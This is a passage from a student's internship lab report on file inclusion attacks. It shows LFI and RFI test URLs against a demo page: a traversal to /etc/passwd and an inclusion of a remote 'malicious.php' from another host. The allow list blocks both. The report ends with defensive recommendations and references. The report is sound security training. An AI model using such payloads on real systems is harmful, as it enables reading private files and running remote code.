
Choose a page:

- Home
- About

Did Not Connect:


Did Not Connect:

3) **Now, test the secure.php webpage against LFI & RFI.**


10.0.2.6/demo/secure.php?p

https://10.0.2.6/demo/secure.php?page=../../../etc/passwd

Invalid page requested


10.0.2.6/demo/secure.php?p

https://10.0.2.6/demo/secure.php?page=http://10.0.2.4/malicious.php

Invalid page requested

Both the File Inclusion attacks fail on the secure.php page of the demo app because the input files (values of page parameter) are not present in the allow list.

3. Conclusion & Recommendations

3.1 Conclusion

This project on File Inclusion Attacks, conducted during the CyberGyan Virtual Internship by CDAC, Noida, helped me understand how Local File Inclusion (LFI) and Remote File Inclusion (RFI) attacks work. These attacks happen when a web application doesn't properly check user inputs, letting attackers access private files or run harmful code on the server. The study showed that these weaknesses can cause serious problems, like data leaks, unauthorized access, or even crashing the system. Through hands-on learning, I realized how important it is to use strong input checks and secure coding to prevent these risks. Overall, the project made it clear that file inclusion vulnerabilities are a big threat to web applications, and we need active measures to protect systems.

3.2 Recommendations/ Countermeasures

- **Input Validation and Sanitization**: Implement strict validation of user inputs to ensure only expected file paths are processed. Use whitelisting to allow only predefined, safe file inputs rather than relying on blacklisting.

- **Disable Dangerous Functions**: Configure the server to disable PHP functions like include() and require() for untrusted inputs, or use safer alternatives with restricted access. Additionally, disable 'allow_url_fopen' and 'allow_url_include' in PHP settings to prevent RFI attacks.

- **Secure File Permissions and Directory Access**: Restrict file and directory permissions to prevent unauthorized access to sensitive files. Use secure directory structures and avoid storing sensitive files in publicly accessible directories.

- **Regular Security Assessments**: Conduct regular vulnerability assessments to identify and fix potential file inclusion vulnerabilities. Keep software, frameworks, and servers updated to prevent known exploits.

- **Web Application Firewalls (WAF)**: Use WAFs to filter and monitor incoming requests, blocking attempts to exploit file inclusion vulnerabilities.

4. References

1. *https://owasp.org/www-project-secure-coding-practices-quick-reference-guide/stable-en/02-checklist/05-checklist*

2. *https://docs.rapid7.com/metasploit/metasploitable-2/*

3. *https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_File_Inclusion*

4. *https://www.zaproxy.org/getting-started/*

5. *https://www.geeksforgeeks.org/php/local-file-inclusion-lfi/*